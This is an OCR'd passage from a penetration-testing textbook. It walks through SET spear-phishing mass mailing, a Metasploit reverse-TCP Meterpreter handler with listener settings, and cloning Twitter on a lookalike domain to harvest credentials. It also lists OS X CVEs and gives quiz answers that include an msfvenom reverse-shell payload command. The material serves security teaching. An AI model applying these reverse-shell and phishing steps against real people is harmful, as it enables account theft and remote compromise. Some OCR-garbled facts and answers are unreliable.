
hat do you want to do:

.  E-Mail Attack Single Email Address
.  E-Mail Attack Mass Mailer


9. Return to main menu.

phishing>
```

STEP 4: The attacker can use either one-time usable or a pre-defined. Here I would be using single time usage mailer.



STEP 5: The attacker will now upload the txt file having multiple email addresses and shall upload this file.




STEP 6: Now that the attacker has sent he would listen or start exploiting once the victim has downloaded the document file.

```
       =[ metasploit v4.17.5-dev-                         ]
+ -- --=[ 1800 exploits - 1024 auxiliary - 311 post       ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /home/backbox/.set//meta_config for ERB directives.
resource (/home/backbox/.set//meta_config)> use exploit/multi/handler
resource (/home/backbox/.set//meta_config)> set PAYLOAD windows/x64/meterpreter/reverse_
tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
resource (/home/backbox/.set//meta_config)> set LHOST 192.168.95.128
LHOST => 192.168.95.128
resource (/home/backbox/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/home/backbox/.set//meta_config)> set ENCODING shikata_ga_nai
ENCODING => shikata_ga_nai
resource (/home/backbox/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/home/backbox/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.95.128:443
msf exploit(multi/handler) >
```

The attacker would see something like this in a phishing email




10.5.2 Clone Phishing:

Clone Phishing is a form of spear phishing where the attacker clones a legitimate website to fool the victim in order to gain credentials (user name & passwords) and trick them or hijack an account for monetary greed.
There are multiple ways to perform clone phishing and I have chosen one among them.


Example: Here I would be explaining this attack by faking a common social media website (Twitter) to obtain the account credentials.

Step 1: Choose the victim or the target and perform a reconnaissance or background check to get basic details like email id or phone number.

Step 2: The attacker shall choose the type of attack that he wants to perform




Here we have used Credential Harvester Attack Method




Step 3: Under the credential harvester attack method you choose to select what type or method to be used.


Step 4: You should set the listening port to 443 and hit enter, a cloned website would be generated with your IP address now that you have IP in URL field it may not seem legitimate so you should be hosting it with a domain name something like www.twiter.com.



Step 5: Now when an attacker has asked the user to enter twitter credentials through various social engineering methods the user will be fooled when he enters the credentials on this fake website.



Step 6: The attacker will receive the credentials in his terminal somewhat like this.



10.6 Whaling

The term whaling was coined for spear phishing attacks specifically directed towards senior executives and other high-profile targets. In such cases, the content will be crafted to target an upper manager and the role of the person in the business. The content of a whaling attack email can be an executive issue, such as a subpoena or a complaint from customers.

10.6.1 How do Whaling Attacks Work

Whaling attacks require more preparation and investigation than phishing and spear-phishing assaults as normal. To achieve a high-value goal, they must take their time to find out the ideal method to sound like their goal. They must also identify a way of reaching their goal and what information the victims may get.

To define a profile and plan of attack, cyber-criminals analyze social media and public corporate information. They can even enter the network using malware and rootkits: an email that originates from the CEO's account is far more efficient than a faked email account. And if these emails contain information to make the assaults appear to come from trustworthy entities? Better still.

10.6.2 Whaling Attacks Example

In 2016, Snapchat an employee divulged all payroll information from the firm to a fraudster â an email from the CEO appeared like it had been reacted by the employee quickly. HR and payroll departments are often targeted by whaling attacks as they have access to sensitive personal information.

Another whale assault saw an employee of a merchandise company pay 17.2 million dollars, which looked like e-mails from the CEO, in many payments to a bank in China. The corporation planned to extend its operations into China at the time, and the application appeared sufficiently realistic.

10.7 OS X Exploits

OS X may be considered Apple's desktop OS magnum work, but its vulnerability has not been lacking (1,250 to date per the CVE database).

10.7.1 Vulnerability

CVE-2014-4431

Dock handles screen-lock status in versions of Apple OS X before 10.10. This might allow attackers to reach an unexpected workstation in physical proximity. This issue is not present in recent versions of OS X and upgrades to a later version remedy the vulnerability efficiently.

10.7.2 Mail Vulnerability

CVE-2014-4431

Mail versions before 10.10 do not acknowledge that the recipient's message has been properly removed. Remote attackers might get sensitive information if they read a communication exclusively meant for other recipients.

10.7.3. Security-Keychain Vulnerability

CVE-2014-1380

In OS X versions before 10.9.4, the security keychain component does not correctly support keystroke observers. This could enable nearby attackers to bypass the screen lock protection system and insert characters via the keyboard input into an arbitrary window under the lock window. This vulnerability is successfully addressed by upgrading to version 10.11 or later.

10.7.4 LaunchServices Vulnerability

CVE-2015-1142

Before 10.10.3, LaunchServices in OS X may allow local attackers, through specifically crafted localization data, to cause denial-of-service crash.

10.7.5 App Store Vulnerability

CVE-2014-4499

Apple ID credentials in app store logs, which might allow local users to access sensitive information simply by reading of log files, are placed in the app store in the CommerceKit frame on OSX before 10:10.2.

10.7.6 PDF Password Vulnerability

CVE-2014-8834

The OS X 10.10 UserAccountUpdater saves a PDF document password in the printer preference file prior to 10.10.2 to allow local users, by accessing the aforementioned file, to get sensitive information

10.7.7 User Documentation Vulnerability

CVE-2011-3224

In OS X to 10.6.8, the user documentation component uses HTTP sessions to update information for support in the App Store. This might enable a middle attacker by impersonating the HTTP server to execute arbitrary code.

10.7.8 Empty Trash Vulnerability

CVE-2015-5901

The Secure Empty Trash function in OS X Finder deletes Trash files incorrectly before 10.11. This enables local users to collect sensitive information by accessing storage media (e.g., flash drive).

10.7.9 Mail/Kerberos Authentication Vulnerability

CVE-2013-5183

Mail in OS X prior to 10.9 (enabled by Kerberos and deactivated by TLS) transmits incorrect cleartext data, which might enable remote attackers simply snuffing network traffic to collect sensitive information.

10.7.10 HFS Volume Mounting Vulnerability

CVE-2015-5748

Before 10.10.5, the kernel in OS X does not mount correctly HFS volumes, allowing local users to create a denial of service (DoS) through a manufactured volume.

10.7.11. Error Logging Vulnerability

Exploit Info

New OS X 10.10 error reporting features that incorporate unsecure adds to a dynamic linker might permit unrestricted root capabilities for local attackers.

Summary

- Software, data, order of commands that exploits vulnerability to harm computer software and hardware can be used. Such behaviors often involve gaining control of a computer system, allowing privilege escalation or denial of service.
- Tool used to build and execute exploit code against a target machine(remote). The Metasploit Project is known for its anti-forensic and evasion tools and some are integrated into the Metasploit Framework.
- ARP poisoning is a technique in which an attacker sends messages of Address Resolution Protocol (ARP) to a local area network. Associating the attacker's MAC address with another host's IP address, such as default gateway, which causes traffic to be sent to the attacker's IP address.
- Phishing is a fraudulent attempt to obtain sensitive information such as usernames, passwords and credit card details (and money), often for malicious reasons, by disguising the electronic communication as a trustworthy entity.
- Pear-phishing attackers target victims who put personal information online. When scanning a social network site, they can view person profiles.
- Clone Phishing is a type of spear phishing in which the attacker clones a legitimate website to fool the victim in order to obtain credentials (username & passwords) and blackmail them or hijack a financial greed account.

Chapter Review Questions

1. What are the types of exploits?

A. Local & remote

B. passive & active

C. local & passive

D. local only

2. What are the different types of payload connections that can be generated for Windows exploits using Metasploit?

A. Meterpreter, Shell, reverse HTTP connection

B. Shell, TCP only

C. Meterpreter only

D. A & B

3. What is the command that is used to generate Windows payload using msfvenom?

A. #msfvenom –p windows/meterpreter/reverse_tcp R > virus.exe

B. #msfvenom –p meterpreter/reverse_tcp P > virus.exe

C. #msfvenom –p windows/reverse_tcp R > virus.exe

D. #msfvenom –p linux/meterpreter/reverse_tcp R > virus.exe

4. Command which prints ARP table on the terminal

A. route

B. chmod

C. arp -w

D. arp –a

5. Which is the built-in Kali Linux tool that is used to capturing the network packets on the command line?

A. dumper

B. nmap

C. tcpdump

D. inline

6. Which is the tool that is a command for Metasploit for removing the bad characters while generating a payload?

A. '\x00'

B. '\x11'

C. '\x10'

D. none of the above

7. What is the other name for router?

A. band

B. Address resolution

C. Default gateway

D. LAN

8. ARP spoofing shall allow an attacker to intercept data frames on a network, modify, and stop the traffic. TRUE or FALSE

A. TRUE

B. FALSE

C. Never

D. None of the above

9. What tool do you use to perform MITM attack?

A. nmap

B. ping

C. Nessus

D. Ettercap

10. What is the GUI version of Ettercap called?

A. Ettercap-GUI

B. Ettercap-GTK

C. Ettercap-L

D. Ettercap-M

Answers to Chapter Review Questions

1. Answer: A

Explanation: The types of exploits are typically categorized as local and remote. Local exploits target vulnerabilities in local software or hardware, while remote exploits target vulnerabilities in network services or protocols. Therefore, option A is correct.

2. Answer: A

Explanation: When generating payloads for Windows exploits using Metasploit, you can generate connections such as Meterpreter, Shell, and reverse HTTP connection. Therefore, option A is correct.

3. Answer: A

Explanation: The correct command to generate a Windows payload using msfvenom is "#msfvenom –p windows/meterpreter/reverse_tcp R > virus.exe". Therefore, option A is correct.

4. Answer: D

Explanation: The command "arp -a" is used to print the ARP table on the terminal. Therefore, option D is correct.

5. Answer: C

Explanation: The built-in Kali Linux tool used to capture network packets on the command line is "tcpdump". Therefore, option C is correct.

6. Answer: A

Explanation: The tool/command for Metasploit used to remove bad characters while generating a payload is represented by '\x00'. Therefore, option A is correct.

7. Answer: C

Explanation: The other name for a router is the "default gateway". Therefore, option C is correct.

8. Answer: A

Explanation: True. ARP spoofing allows an attacker to intercept data frames on a network, modify them, and stop traffic. Therefore, option A is correct.

9. Answer: D

Explanation: Ettercap is the tool used to perform Man-in-the-Middle (MITM) attacks. Therefore, option D is correct.

10. Answer: B

Explanation: The GUI version of Ettercap is called "Ettercap-GTK". Therefore, option B is correct.

Chapter 11

Password attacks

11.0 Password attacks

Password attacks are attacks which contradict a service's authentication. These outbreaks are often cracked into online password attacks and disconnected password attacks, which we find replicated in the menu group Password Attacks. Many attempts are made against a live system during online password attack. Encrypted password values are used in offline password attack and the attacker attempts to obtain plain text.

Unlike this kind of attack, it is computational to operate, the defense will set restricted number of attempts per second. Which can be configured using some software or the active directory settings in windows.

There are few online and scripts available for many Password attack tools. The advantage of using Kali Linux is that few of the tools are built in to attack. In this chapter we will see integrated password attacking tools and a few online tools to update us.




Figure 92 Password attacks

11.1 Types of password Attacks

Guessing - Simple repeated attempts to use common passwords or known facts about the user obtaining a user's password physically or electronically-may include sniffing network communications.

Dictionary Attack - Automated password guessing by loading predetermined list of possible passwords values

Brute Force Attack - Use of password-cracking software to attempt every possible alphanumeric password combination.

Rainbow Tables - Sets of related plaintext passwords and their hashes. Hashes are computed beforehand, saving processing time during the actual attack.

Hybrid Password Attack - Combination of several password attacks

Birthday Attack - Attack exploits weaknesses in the mathematical algorithms used to generate hashes.




Figure 93 Types of password Attacks

11.1.1 Password Cracking Tools

In this section we are going to discuss the tools in Kali and other 3rd party websites which are used for cracking password hashes, checking checksum etc.




Figure 94 Password Cracking Tools

11.2 Hashcat

Their various types of mode of attack for efficient recovery of passwords. Brute force, combinator attack, Toggle attack, hybrid attack, fingerprint attack, permutation attack, dictionary attack, mask attack, Table Lookup attack based on a rule, etc.

Hashcat is a password attack script pre-installed in Kali Linux. Versions are available for Linux, OS X, and Windows and may come in variations depending on CPU or GPU. For more than 200 highly optimized hashing algorithms, it uses five unique methods of attack. Microsoft LM hashes, MD4, MD5, SHA family, Unix Crypt formats, MySQL and Cisco PIX are examples of hashcat-supported hashing algorithms.

11.2.1 Features

